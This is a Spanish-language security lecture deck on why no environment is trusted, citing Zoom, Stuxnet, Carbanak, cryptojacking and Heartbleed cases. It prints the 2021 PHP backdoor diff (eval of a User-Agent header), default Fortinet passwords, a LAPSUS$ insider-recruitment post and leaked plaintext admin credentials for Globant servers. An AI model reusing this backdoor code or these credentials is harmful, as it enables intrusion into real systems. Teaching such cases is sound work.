


Link al SDL de Microsoft

EL MITO DEL AMBIENTE HOSTIL


- Son numerosos los documentos en los que se habla de ambientes hostiles, de ambientes confiables, o de entornos de bajo riesgo.
- La realidad es que **NO EXISTEN** los ambientes confiables.
- Todo ambiente confiable puede tornarse hostil, tanto en cuanto puede evolucionar ante determinadas circunstancias.
- Por ejemplo: Zoom 2020

ZOOM BOMBING O ZOOM LEAK



- Fuente:
https://twitter.com/gioacchin_/status/124552668319

UNC PATH INJECTION



- Link:
<https://www.andreafortuna.org/2020/04/01/be-careful-a-windows-flaw-lets-zoom-leak-network-credentials-and-run-code-remotely/>

PHP 29/03/21

- Servidor Git oficial de PHP (<http://git.php.net>) hackeado para agregar 2 commits con **puertas traseras** al código fuente.
- Movido temporalmente a GitHub.
- Añadieron función zend_eval_string como si fuera un "feature".
- <https://twitter.com/elhackernet/status/1376455696937034753>
- <https://github.com/php/php-src/commit/c730aa26bd52829a49f2ad284b181b7e8>

PHP 29/03/21

✓ [skip-ci] Fix typo

Fixes minor typo.

Signed-off-by: Rasmus Lerdorf <rasmus@lerdorf.com>

master

 rlerdorf committed yesterday 1 parent 92aeda5 commit c730aa26bd52829a49f2ad284b181b7e82a68d7d

Showing 1 changed file with 11 additions and 0 deletions. Unified Split

11 ext/zlib/zlib.c

@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)

360 360 {

361 361 zval zoh;

362 362 php_output_handler *h;

363 + zval *enc;

364 +

365 + if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER")) &&

366 + (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTTT", sizeof("HTTP_USER_AGENTTT") - 1))) {

 staabm 23 hours ago Contributor

Intentionally AGENTTT with 2x T at the end?

 Reply...

367 + convert_to_string(enc);

368 + if (strstr(Z_STRVAL_P(enc), "zerodium")) {

369 + zend_try {

370 + zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOTETHIS: sold to zerodium, mid 2017");

MYTH

- Myth: we are secure because we have a firewall (El de la foto aproximadamente u\$s 60.000)



MYTH

- Pero igual tiene passwords por defecto...


MYTH

- Pero igual tiene passwords por defecto...


Fortinet Router Password List		
Fortinet		
Model	Default Username	Default Password
Fortigate	admin	(none)
Fortigate	maintainer	bcpb+serial#
Fortigate	maintainer	admin

Fortinet Router Passwords - Port Forward
<https://portforward.com/router-password/fortinet.htm>

MYTH DEL FIREWALL: TIENEN QUE DEJAR A LAS APLICACIONES WEB FUNCIONAR



LA URL ES COMO UN MISIL INTERCONTINENTAL



¿QUÉ OCURRE EN EL MUNDO REAL?



¿QUÉ OCURRE EN EL MUNDO REAL?

We recruit employees/insider at the following!!!!

- Any company providing Telecommunications (Claro, Telefonica, ATT, and other similar)
- Large software/gaming corporations (Microsoft, Apple, EA, IBM, and other similar)
- Callcenter/BPM (Atento, Teleperformance, and other similar)
- Server hosts (OVH, Locaweb, and other similar)

**TO NOTE: WE ARE NOT LOOKING FOR DATA, WE ARE
LOOKING FOR THE EMPLOYEE TO PROVIDE US A VPN OR
CITRIX TO THE NETWORK, or some anydesk**

If you are not sure if you are needed then send a DM and we will respond!!!!

If you are not a employee here but have access such as VPN or VDI then we are still interested!!

You will be paid if you would like. Contact us to discuss that

@lapsusjobs

51,3K edited 17:36

0



849 Comments



¿QUÉ OCURRE EN EL MUNDO REAL?

For anyone who is interested about the poor security practices in use at Globant.com. i will expose the admin credentials for ALL there devops platforms below.

<https://confluence.globant.com/>

<https://confluence.corp.globant.com/> (massive, over 3000 spaces of customer documents)

admin

oighiegh

<https://crucible.globant.com/>

<https://crucible.corp.globant.com/>

admin

aiyiushe

<https://jira.globant.com/>

<https://jira.corp.globant.com/>


<https://jira.corp.globant.com/>
admin
ohgheibi
admin2
ohgheibi

<https://github.globant.com/>
<https://github.corp.globant.com/>
syed.aleem
New123456789!!!
I

LA PROBLEMÁTICA

- Las aplicaciones web están disponibles y accesibles desde cualquier lugar del globo las 24 hs los 365 días del año!
- Porcentaje de sitios Vulnerables:
 - Según Acunetix +70%
 - Según Imperva +95%
- La explotación no requiere conocimientos: Kits de explotación

REPORTE CERT.BR 2020



Link al reporte de incidentes cert.br

¿DESDE DONDE ME ATACAN?



- <https://threatmap.checkpoint.com/ThreatPortal/livem>

¿POR QUÉ?

Antes	Ahora
Por diversión	Crimen organizado
	Cyber-espionaje
Sin fines de lucro	Fines de lucro
El impacto en las organizaciones era menor	Afectar la imagen
Distribución masiva	Desarrollo focalizado
Destruir información o dejar inoperable el equipo	Utilizar los equipos para su beneficio (ej: DDoS, Zombies)

¿POR QUÉ?: PUERTO DE AMBERES

- En 2011, del importante puerto europeo de Amberes, misteriosamente comenzaron a desaparecer contenedores.



¿POR QUÉ?: PUERTO DE AMBERES

- los sistemas de seguridad habían sido hackeados por una organización criminal que comenzó a usar el puerto para introducir drogas en cargamentos que supuestamente eran plátanos provenientes de Sudamérica.
- <http://www.bbc.com/news/world-europe-24539417>
- <https://www.infobae.com/america/mexico/2018/11/01/y-hackers-como-funciona-esta-nueva-alianza-delictiva-crece-en-la-oscuridad/>

..

¿POR QUÉ?: STUTNEX

- **Stutnrex:** Malware que se detectó en 2010 en la nuclear de Natanz de Irán, se cree que destruyó 1000 máquinas centrifugadoras que se utilizan para enriquecer uranio.
- Se dice que la idea de EEUU e Israel era demorar el programa nuclear de Irán, ni energía ni armas.
- Reporte de BBC



¿POR QUÉ?: STUXNET

Según Symantec

1. Stuxnet penetró en la red mediante pens USB plantados
2. El gusano se propagó a través de las computadoras
3. Stuxnet reprogramó las centrifugadoras acelerándolas y enletenciéndolas
4. Destrucción de las máquinas al girar muy rápido

¿POR QUÉ? CRYPTOJACKING



- Ejemplo 1: [12/2017 The guardian](#)
 - Miles de millones de visitantes de sitios de videos extraen criptomonedas sin saberlo mientras ven los sitios populares.
 - Openload, Streamango, Rapidvideo y OnlineVideoConverter supuestamente obligan a los usuarios a extraer criptomonedas Monero

¿POR QUÉ? CRYPTOJACKING



- Ejemplo2: [11/2/2018 - The Guardian](#)
 - En Inglaterra varios websites gubernamentales fueron infectados por un malware que forzó a los browser de los visitantes a minar criptomonedas.

CARBANAK

Carbanak: un robo de 1.000 millones de dólares

Un ataque dirigido contra un banco

1. Infección



2. Obtención de inteligencia

Interceptación de las pantallas



3. Suplantación del empleado

Cómo robaron el dinero

Banca online

Dinero transferido a las cuentas de los ciberpiratas

Sistemas de pago electrónico

Dinero transferido a bancos en EE.UU. y China

Aumento de saldos en cuentas

Fondos adicionales extraídos mediante transacciones fraudulentas

Control de cajeros automáticos

Instrucciones para entregar efectivo en un momento predeterminado



Cientos de equipos infectados en busca del PC admin




Grabación

GREAT KASPERSKY



Explicación Carbanak

CONSECUENCIAS DE LA PANDEMIA



- acccorona[.]com
- alphacoronavirusvaccine[.]com
- anticoronaproducts[.]com
- beatingcorona[.]com
- beatingcoronavirus[.]com
- bestcorona[.]com
- betacoronavirusvaccine[.]com
- buycoronavirusfacemasks[.]com
- byebye-coronavirus[.]com
- cdc-coronavirus[.]com
- combatcorona[.]com
- contra-coronavirus[.]com
- corona-armored[.]com
- corona-crisis[.]com
- corona-emergency[.]com
- corona-explained[.]com
- corona-iran[.]com
- corona-ratgeber[.]com
- coronadatabase[.]com
- coronadeathpool[.]com
- coronadetect[.]com
- coronadetection[.]com

CONCEPTOS BÁSICOS

- Una **vulnerabilidad** es una debilidad en un activo.
- Una **amenaza** es una violación potencial de la seguridad. Las amenazas sacan ventaja de las vulnerabilidades.
- Un **incidente de seguridad**, es un evento adverso que afecta los activos.
- Las amenazas sacan ventaja de las vulnerabilidades.

EJEMPLOS CONCEPTOS

- **Vulnerabilidad:** Ventana sin rejas.
- **Amenaza:** Que alguien pueda entrar a través de esa ventana.
- **Incidente:** Concreción de una amenaza, “un ladrón entró el martes a las 17hs por la ventana y se llevó el televisor”

EJEMPLO APLICADO

- **Vulnerabilidad:** Un software que tenga acceso a posiciones de memoria según lo que se indique en el uso.
- **Amenaza:** Que alguien manipule el software para que lea información de esa posición al usuario.
- **Incidente:** Concreción de una amenaza, "que alguien utilice el software para leer la memoria del equipo donde se esta ejecutando"

EJEMPLO APLICADO

- **Vulnerabilidades:**
 - Falta de concientización del usuario
 - Falta de procedimientos de respuesta
 - Falta de uso de mecanismos de encriptación
- **Amenaza:**
 - Qué se comprometa la reputación de la organización a nivel local y del país a nivel regional
 - Que se filtren datos de acceso
 - Que se pierda la confidencialidad de los datos que maneja el ministerio
- **Incidente:**
 - El usuario recibe un correo adjunto y entrega sus contraseñas de acceso al Twitter y las cuentas de mail.
 - El atacante publica en la deep web la información del ministerio y sus agentes

EXPLOITS

- Un exploit es un programa que se aprovecha de una vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico.
- Un kit de exploit es una biblioteca de exploits, creada por diferentes personas cuya principal finalidad es agrupar el mayor número de exploits posibles, al menos los más relevantes y funcionales, de manera que cualquiera, ya sea investigador de seguridad o pirata informático, pueda utilizar el exploit que necesite fácilmente sin tener que pasar horas buscando su código en la red.
- Un exploit puede ser ejecutado por cualquiera, no se requiere mucho conocimiento para ejecutarlos.

CVE-2014-0160

- Conocido como HeartBleed
- Permitía recuperar 64Kb de memoria a partir de una vulnerabilidad en OpenSSL v 1.0.1
- la version 1.0.1 fue publicada en el 2012 y la vulnerabilidad fue explotada recien 2 años mas tarde en el 2014



Mark Loman @markloman · 7h

@yahoo your login servers are vulnerable for the OpenSSL #heartbleed attack, exposing usernames and plain passwords pic.twitter.com/v8kddiP0Yo

```
0070: 2D 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 - HTTP/1.1..Host
0080: 3A 20 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E 63 6F : login.yahoo.co
0090: 6D 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A m..Accept: */*..
00a0: 59 61 68 6F 6F 52 65 6D 6F 74 65 49 50 3A 20 31 YahooRemoteIP: 1
00b0: 34 39 2E 32 35 34 2E 35 [REDACTED] 0D 0A 0D 0A 49.254.5 [REDACTED]...
00c0: 03 2D 67 5D EF 0C 27 2E 8C 10 27 A0 43 C5 45 6F .-g]...'. .C.Eo
00d0: C2 85 A3 BC 6E 65 3D 68 74 74 70 73 25 33 41 25 ...ne=https%3A%
00e0: 32 46 25 32 46 77 77 2E 79 61 68 6F 6F 2E 63 2F%2Fwww.yahoo.c
00f0: 6F 6D 25 32 46 26 2E 70 64 3D 66 70 63 74 78 5F om%2F&.pd=fpctx_
0100: 76 65 72 25 33 44 30 25 32 36 63 25 33 44 25 32 ver%3D0%26c%3D%2
0110: 36 69 76 74 25 33 44 25 32 36 73 67 25 33 44 26 6ivt%3D%26sg%3D&
0120: 2E 77 73 3D 31 26 2E 63 70 3D 30 26 6E 72 3D 30 .ws=1&.cp=0&nr=0
0130: 26 70 61 64 3D 36 26 61 61 64 3D 36 26 6C 6F 67 6pad=6&aad=6&log
0140: 69 6E 3D 70 69 65 72 72 65 69 [REDACTED] 26 in=pierre [REDACTED] &
0150: 70 61 73 73 77 64 3D 63 72 6F 6E 61 6C passwd=cronal [REDACTED]
0160: [REDACTED] 26 2E 70 65 72 73 69 73 74 65 6E 74 3D [REDACTED] &.persistent=[REDACTED]
```

Expand

Reply Retweet Favorite More


CVE-2014-0160

HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "POTATO" (6 LETTERS).




This page about boards user Erica recipes
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO. User
Ida wants pages about "irl games". Unlocking
secure records with master key 5130985733435
User Ida unlock and this message: "I"




POTATO



